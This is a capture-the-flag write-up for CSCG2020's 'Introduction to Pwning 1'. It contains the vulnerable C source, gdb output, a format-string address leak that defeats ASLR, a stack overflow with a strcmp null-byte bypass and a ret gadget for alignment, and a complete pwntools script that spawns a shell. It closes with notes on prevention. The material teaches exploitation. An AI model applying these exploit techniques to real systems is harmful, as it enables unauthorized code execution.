CSCG2020 - Introduction to Pwning 1 WriteUp

Author: @Tibotix

The Introduction to Pwning 1 is a Pwning challenge with difficulty "Baby".

To begin we are provided with a zip compressed file that contains all necessary challenge files and a docker-compose file. It turns out that we have to interact with an programm over the network , for example netcat, and the goal is to read the flag file which is stored on the server. With the docker-compose file we can easily set up our own local server, so now lets go.

Research

This challenge also provides us with the source code of the pwn1 programm which we interact with.

At the top we can see that the programm was compiled without the stack canary protection so we can smash the stack without problems.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <string.h>

// pwn1: gcc pwn1.c -o pwn1 -fno-stack-protector
```

Next a few helper functions that we can ignore are declared and then the main logic of the programm is implemented.
We can find two functions, `welcome` and `AAAAAAAA`:

```
// --------------------------------------------------- MENU

void WINgardium_leviosa() {
    printf("┌───────────────────────┐\n");
    printf("| You are a Slytherin.. |\n");
    printf("└───────────────────────┘\n");
    system("/bin/sh");
}

void welcome() {
    char read_buf[0xff];
    printf("Enter your witch name:\n");
    gets(read_buf);
    printf("┌───────────────────────┐\n");
    printf("| You are a Hufflepuff! |\n");
    printf("└───────────────────────┘\n");
    printf(read_buf);
}
```

```
void AAAAAAAA() {
    char read_buf[0xff];

    printf(" enter your magic spell:\n");
    gets(read_buf);
    if(strcmp(read_buf, "Expelliarmus") == 0) {
        printf("~ Protego!\n");
    } else {
        printf("-10 Points for Hufflepuff!\n");
        _exit(0);
    }
}
// --------------------------------------------------- MAIN

void main(int argc, char* argv[]) {
    ignore_me_init_buffering();
    ignore_me_init_signal();

    welcome();
    AAAAAAAA();
}
```

You also should notice the `WINgardium_leviosa` function which obviously looked kinda like the "goal function" cause it spawns a new shell.
But this function gets never called.

So our primary goal is to redirect code execution in order to gain a shell and read the "flag" file which is hosted on the target server hax1.allesctf.net:9100.

Exploitation


We obviously have a vulnerability in the `welcome` and `AAAAAAAA` function:

```
char read_buf[0xff];
gets(read_buf);
```

`gets` never checks the boundary of the buffer, so we can write more than `0xff` bytes and overwrite the return address of the current Stackframe.

My first thought was to overflow the return address in the `welcome` Stackframe to redirect code execution to `WINgardium_leviosa` but that turned out to be impossible without knowing the exact position of the `WINgardium_leviosa` function, cause everytime you run the programm, the address change.

That behaviour looks pretty much like ASLR, and a quick look at checksec verifies that ASLR, RELRO, and Stack execution protection are all enabled:



URGG!! That I should had noticed before. But, anyway lets move on.

So we have to somehow dynamically get the address of `WINgardium_leviosa`, and use this information to overflow the return address in the `AAAAAAAA` Stackframe.

Base Address Leak through Format String Exploit

Another vulnerability I noticed is the wrong usage of `printf` function in `welcome`, which allows us a Format String attack:

```
printf(read_buf);
```

From OWASP:

> The Format String exploit occurs when the submitted data of an input string is evaluated as a command by the application. In this way,
> the attacker could execute code, read the stack, or cause a segmentation fault in the running application, causing new behaviors that
> could compromise the security or the stability of the system.

and Wikipedia:

> The problem stems from the use of unchecked user input as the format string parameter in certain C functions that perform formatting,
> such as printf(). A malicious user may use the %s and %x format tokens, among others, to print data from the call stack or possibly
> other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf()
> and similar functions to write the number of bytes formatted to an address stored on the stack.

Our Goal with this Format String exploit is to somehow get the base address of the .code section, so that we can calculate the
address of the `WINgardium_leviosa` function relative to the base address

But how can we get that base address? Well, we could read the return address of the current `welcome` Stackframe. That address points to an instruction in main and that address has an static offset to the base address. So the formula to calculate the base address would then be:


```
base_address = ret_addr - offset_ret_addr_to_base_addr
```

First let's read 50 addresses from the stack. The formatter `%p` expects a pointer from type `void*` so lets use this as our formatter.

First I've attached gdb to the server and set a breakpoint when calling the `printf` function:

```
   0x0000562560389a27 <+4>:     sub    rsp,0x100
   0x0000562560389a2e <+11>:    lea    rdi,[rip+0x277]        # 0x562560389cac
   0x0000562560389a35 <+18>:    call   0x5625603897a0 <puts@plt>
   0x0000562560389a3a <+23>:    lea    rax,[rbp-0x100]
   0x0000562560389a41 <+30>:    mov    rdi,rax
   0x0000562560389a44 <+33>:    mov    eax,0x0
   0x0000562560389a49 <+38>:    call   0x562560389800 <gets@plt>
   0x0000562560389a4e <+43>:    lea    rdi,[rip+0x193]        # 0x562560389be8
   0x0000562560389a55 <+50>:    call   0x5625603897a0 <puts@plt>
   0x0000562560389a5a <+55>:    lea    rdi,[rip+0x262]        # 0x562560389cc3
   0x0000562560389a61 <+62>:    call   0x5625603897a0 <puts@plt>
   0x0000562560389a66 <+67>:    lea    rdi,[rip+0x1eb]        # 0x562560389c58
   0x0000562560389a6d <+74>:    call   0x5625603897a0 <puts@plt>
   0x0000562560389a72 <+79>:    lea    rax,[rbp-0x100]
   0x0000562560389a79 <+86>:    mov    rdi,rax
   0x0000562560389a7c <+89>:    mov    eax,0x0
   0x0000562560389a81 <+94>:    call   0x5625603897c0 <printf@plt>
   0x0000562560389a86 <+99>:    nop
   0x0000562560389a87 <+100>:   leave
   0x0000562560389a88 <+101>:   ret
End of assembler dump.
pwndbg> b* welcome + 94
Breakpoint 1 at 0x562560389a81
pwndbg>
```

Now I've send 50 times `%p` over netcat to my local server and we hit the breakpoint in gdb.
Let's inspect the stack.



We can see that RDI, where the first argument for `printf`, the 50 `%p`'s, is stored, points at the top of the stack.
We also can see the return address to `0x55981a9d6b21` right after where rbp is pointing to.

Now continuing in gdb and look what we get as output from the fromat string.

```
root@67c9239c1cbf:/pwd# nc 127.0.0.1 1024
Enter your witch name:
%p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p

 You are a Hufflepuff! 

0x7f874020a723 (nil) 0x7f8740130317 0x4c (nil) 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7
025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252
070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025 0x7ffe19d35f74 (nil) 0x7ffe19d36040 0x7ffe19d360e0 0x7ffe19d36030 (nil) 0x7f8740248758 0x1
 0x7ffe00000000 (nil) 0x6eef5cd73b94a00 (nil) 0x55981a9d69e9 0x7ffe19d360f0 0x55981a9d6b21 0x7ffe19d361d8 0x100000000 0x55981a9d6b30 0x7f87400461e3 0x7f8740206598 0
x7ffe19d361d8 0x1401d4e88 0x55981a9d6af4 (nil) 0x986a0418fd7d9cfd 0x55981a9d6830 enter your magic spell:
```

OHH look! There is our return address `0x55981a9d6b21` !
That's cool. Now lets calculate how many `%p`'s we must supply in order to get exactly the return address.
Well, you can simply count on which index `0x55981a9d6b21` in the output is, but let's practice some more math:-).

The distance from the start of the `read_buf` variable to the return address is

```
>>> distance = 0x7ffe19d360d8 - 0x7ffe19d35fd0
>>> distance
264
```

Because half of this space is occupied by the `%p`'s and each is 3 bytes long, we get

```
>>> distance/2/3
44.0
```

Due to the calling convientions in 64-bit, we have to consider the registers, that also has an argument assigned:

- RSI
- RDX
- RCX
- R8
- R9

So finally, when we subtract these 5 registers, we get:

```
>>> distance/2/3-5
39.0
```

Instead of writing 39 times `%p` we can use the direct access formatter `%39$p`.

Now we can read the return address. Lets get the offset from it to the base address.
To get the current base address we use `vmmap` in gdb:

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x55dad15fd000     0x55dad15fe000 r-xp      1000 0        /pwd/pwn1
    0x55dad17fe000     0x55dad17ff000 r--p      1000 1000     /pwd/pwn1
    0x55dad17ff000     0x55dad1800000 rw-p      1000 2000     /pwd/pwn1
```

The last 12 bits have to be the offset.
Our previos return address was `0x55981a9d6b21`, so the offset is `0xb21` and thus the previos base address would have been `0x55981a9d6000`.

Now that we have a way to dynamically calculate the base address, we can easily calculate the address of `WINgardium_leviosa`, too.
Find the offset with objdump,

```
root@67c9239c1cbf:/pwd# objdump -D ./pwn1 | grep WIN
00000000000009ec <WINgardium_leviosa>:
root@67c9239c1cbf:/pwd#
```

and the formula for calculating the `WINgardium_leviosa` function is:

```
WINgardium_leviosa_location = base_address + 0x9ec
```

Buffer Overflow in `AAAAAAAA`

To get the programm returning into the `WINgardium_leviosa` function, the `ret` instruction in `AAAAAAAA` must be executed.
But this only happens if the following if-case is true:

```
    if(strcmp(read_buf, "Expelliarmus") == 0) {
        printf("~ Protego!\n");
```

Otherwise the programm will exit and never reaches the `ret` instruction:

```
    } else {
        printf("-10 Points for Hufflepuff!\n");
        _exit(0);
    }
```

So how can we write more than just "Expelliarmus" in `read_buf` through `gets`, but at the same time trick `strcmp` into thinking it's really only "Expelliarmus" ?

NULL-Terminated Strings.

In C every string is terminated by a NULL character `0x00`.
`strcmp` stops when encountering a NULL character, but `gets` stops only at a newline `\n`.
So we can craft our final payload like this:

```
payload = "Expelliarmus\x00" + "A"*251 + WINgardium_leviosa_location
```


cause "Expelliarmus\x00" is `13` bytes long, the padding to the return address is `0xff+8(rbp)-13 = 251` bytes long.

Let's put this all together in a python3 programm. I am using pwntools for communication with the server:

```
from pwn import *
import struct

p = remote('127.0.0.1', 1024)
print(p.recvline()) # Enter your witch name:\n

base_address_leak_payload = b'%39$p'
p.sendline(base_address_leak_payload)

print(p.recvline().decode('utf-8')) # ┌───────────────────────┐
print(p.recvline().decode('utf-8')) # │ You are a Hufflepuff! │
print(p.recvline().decode('utf-8')) # └───────────────────────┘

memory_leak = p.recvline().split(b' ') # [0x????????????b21, 'enter', 'your',
'magic', 'spell:\n']
ret_addr = int(memory_leak[0], 16) # converting from string to hex
base_address = ret_addr - 0xb21
print('base_address: {0}'.format(hex(base_address)))

WINgardium_leviosa_location = struct.pack('Q', base_address + 0x9ec) # pack in
64-bits alligned
payload = "Expelliarmus\x00" + "A"*251 + WINgardium_leviosa_location

input('attach gdb')
```


```
p.sendline(payload)
p.interactive()
```

When we run this with gdb attached we can see our return address to `WINgardium_leviosa` is successfully injected:



```
pwndbg> stack
00:0000│ rsp  0x7ffd93fc7ee0 ◂— 'Expelliarmus'
01:0008│      0x7ffd93fc7ee8 ◂— 0x4141410073756d72 /* 'rmus' */
02:0010│      0x7ffd93fc7ef0 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓
pwndbg>
08:0040│   0x7ffd93fc7f20 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓
pwndbg>
10:0080│   0x7ffd93fc7f60 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓
pwndbg>
18:00c0│   0x7ffd93fc7fa0 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓
pwndbg>
20:0100│ rbp  0x7ffd93fc7fe0 ◂— 0x4141414141414141 ('AAAAAAAA')
21:0108│      0x7ffd93fc7fe8 —▸ 0x55df53a539ec (WINgardium_leviosa) ◂— push   rbp
```

but when we continue gdb encounters an error:



```
 RSP  0x7fff4ab111d8 —▸ 0x7fff4ab181d8 ◂— 0xb001200000016
 RIP  0x7f202704313d (do_system+365) ◂— movaps xmmword ptr [rsp + 0x50], xmm0
───────────────────────────────────────────────────────[ DISASM ]──────
 ► 0x7f202704313d <do_system+365>    movaps xmmword ptr [rsp + 0x50], xmm0
   0x7f2027043142 <do_system+370>    call   posix_spawn <0x7f20270fda00>

   0x7f2027043147 <do_system+375>    mov    rdi, r12
   0x7f202704314a <do_system+378>    mov    dword ptr [rsp + 8], eax
   0x7f202704314e <do_system+382>    call   posix_spawnattr_destroy <0x7f20270fd900>

   0x7f2027043153 <do_system+387>    mov    eax, dword ptr [rsp + 8]
   0x7f2027043157 <do_system+391>    test   eax, eax
   0x7f2027043159 <do_system+393>    je     do_system+504 <0x7f20270431c8>

   0x7f202704315b <do_system+395>    mov    eax, dword ptr fs:[0x18]
   0x7f2027043163 <do_system+403>    test   eax, eax
   0x7f2027043165 <do_system+405>    jne    do_system+960 <0x7f2027043390>
───────────────────────────────────────────────────────[ STACK ]───────
00:0000│ rsp    0x7fff4ab111d8 —▸ 0x7fff4ab181d8 ◂— 0xb001200000016
01:0008│ rdi-4  0x7fff4ab111e0 ◂— 0x2000000000
02:0010│        0x7fff4ab111e8 ◂— 0x0
... ↓
04:0020│        0x7fff4ab111f8 —▸ 0x7f20271e9f98 ◂— 0x2d048
05:0028│        0x7fff4ab11200 —▸ 0x7fff4ab11340 ◂— 0x0
06:0030│        0x7fff4ab11208 ◂— 0x7
07:0038│        0x7fff4ab11210 ◂— 0x800000007
─────────────────────────────────────────────────────[ BACKTRACE ]─────
 ► f 0     7f202704313d do_system+365
   f 1     55dad15fda20 WINgardium_leviosa+52
   f 2     7fff4ab11600
   f 3        100000000
   f 4     55dad15fdb30 __libc_csu_init
   f 5     7f20270151e3 __libc_start_main+243
───────────────────────────────────────────────────────────────────────
pwndbg> 
```

This is a bit strange cause we **successfully redirected code execution** to the `WINgardium_leviosa` function, but inside the `system("/bin/sh");` function call the programm crashes..

Lets look at the instruction that causes the problem:

```
movaps xmmword ptr [rsp + 0x50], xmm0
```

From [MOVAPS Description](#):

> When the source or destination operand is a memory operand, the operand must be aligned on a 16-byte (128-bit version) boundary or a
> general-protection exception (#GP) will be generated.

So the destination operand is `[rsp + 0x50]`, and is obviously not 16-byte aligned.

Now how we can change `rsp`?

There are multiple instructions that do this:

- `push` instruction
- `pop` instruction
- `call` instruction
- `ret` instruction
- `sub` rsp, 0x02
- `add` rsp, 0x08

Lets use a tiny rop chain to reduce `rsp` by using one other `ret` instruction.
For the first `ret` we simply use the `ret` from `AAAAAAAA` itself, so we basically jumping on point but reducing the stack.
The offset of this `ret` can simply be obtained

```
pwndbg> disassemble AAAAAAAA
Dump of assembler code for function AAAAAAAA:
   0x000055df53a53a89 <+0>:     push   rbp
   0x000055df53a53a8a <+1>:     mov    rbp,rsp
   0x000055df53a53a8d <+4>:     sub    rsp,0x100
   0x000055df53a53a94 <+11>:    lea    rdi,[rip+0x246]        # 0x55df53a53ce1
   0x000055df53a53a9b <+18>:    call   0x55df53a537a0 <puts@plt>
   0x000055df53a53aa0 <+23>:    lea    rax,[rbp-0x100]
   0x000055df53a53aa7 <+30>:    mov    rdi,rax
   0x000055df53a53aaa <+33>:    mov    eax,0x0
   0x000055df53a53aaf <+38>:    call   0x55df53a53800 <gets@plt>
   0x000055df53a53ab4 <+43>:    lea    rax,[rbp-0x100]
   0x000055df53a53abb <+50>:    lea    rsi,[rip+0x238]        # 0x55df53a53cfa
   0x000055df53a53ac2 <+57>:    mov    rdi,rax
   0x000055df53a53ac5 <+60>:    call   0x55df53a537e0 <strcmp@plt>
   0x000055df53a53aca <+65>:    test   eax,eax
   0x000055df53a53acc <+67>:    jne    0x55df53a53adc <AAAAAAAA+83>
   0x000055df53a53ace <+69>:    lea    rdi,[rip+0x232]        # 0x55df53a53d07
   0x000055df53a53ad5 <+76>:    call   0x55df53a537a0 <puts@plt>
   0x000055df53a53ada <+81>:    jmp    0x55df53a53af2 <AAAAAAAA+105>
   0x000055df53a53adc <+83>:    lea    rdi,[rip+0x22f]        # 0x55df53a53d12
   0x000055df53a53ae3 <+90>:    call   0x55df53a537a0 <puts@plt>
   0x000055df53a53ae8 <+95>:    mov    edi,0x0
   0x000055df53a53aed <+100>:   call   0x55df53a53790 <_exit@plt>
   0x000055df53a53af2 <+105>:   leave
   0x000055df53a53af3 <+106>:   ret
End of assembler dump.
```

and now we put this all together and get our final exploit script:

```
from pwn import *
import struct

p = remote('127.0.0.1', 1024)
print(p.recvline()) # Enter your witch name:\n

base_address_leak_payload = b'%39$p'
p.sendline(base_address_leak_payload)

print(p.recvline().decode('utf-8')) # ┌────────────────────────┐
print(p.recvline().decode('utf-8')) # | You are a Hufflepuff! |
```

```
print(p.recvline().decode('utf-8')) # └──────────────────────────┘

memory_leak = p.recvline().split(b' ') # [0x?????????????b21, 'enter', 'your',
'magic', 'spell:\n']
ret_addr = int(memory_leak[0], 16) # converting from string to hex
base_address = ret_addr - 0xb21
print('base_address: {0}'.format(hex(base_address)))

WINgardium_leviosa_location = struct.pack('Q', base_address + 0x9ec)
AAAAAAAA_ret_location = struct.pack('Q', base_address + 0xaf3)
shell_payload = b"Expelliarmus\x00" + b"A"*251 + AAAAAAAA_ret_location +
WINgardium_leviosa_location

input('attach gdb')

p.sendline(shell_payload)
p.interactive()
```

When we run this script again , **it spawns a shell**:

Now you only have to change the server and port address and you are good to go.

```
p = remote('hax1.allesctf.net', 9100)
...
...
...
```

Prevention

This section covers a few prevention measures for the above discussed security issues.

Format String Protection

Basically the best thing you can do to mitigate Format String exploits are the corrext usage of `printf` **with formatters**:

```
printf("Hello, %s", name);
```

the compiler can help you find wrong usage of print-functions by turning on for example the `-Wformat` flag.

Also you always have to validate user-controlled input as this is generally a good idea and helps the prevention of Format String attacks, too.

Cause of the arbitrary read/write possibilities in Format String exploits you really should avoid these. The Buffer Overlow exploit in this challenge would be much more difficult to exploit without the Format String exploit to leak the base address and thus bypassing ASLR.

Bufer Overflow Protection

To prevent Buffer Overflow attacks such as one just discussed, a good idea is to turn on all secutity protections especially the stack-cookie protector and ASLR, cause then the overwrite from rbp and return address is much more difficult.

Another approach is to use safe "buffer-reading" functions such as `fgets` that checks the boundary of the input buffer.
On C++, also only use the `strn-` versions as they provide a boundary check.

Conclusion

This Challenge was really fun to me and I learned a lot. We used a Format String exploit to leak the base address and thus bypassing ASLR. Then we used a Buffer Overflow to redirect code execution to the wanted function.
I hope you now understood the exploit and techniques which we used and enjoyed this WriteUp.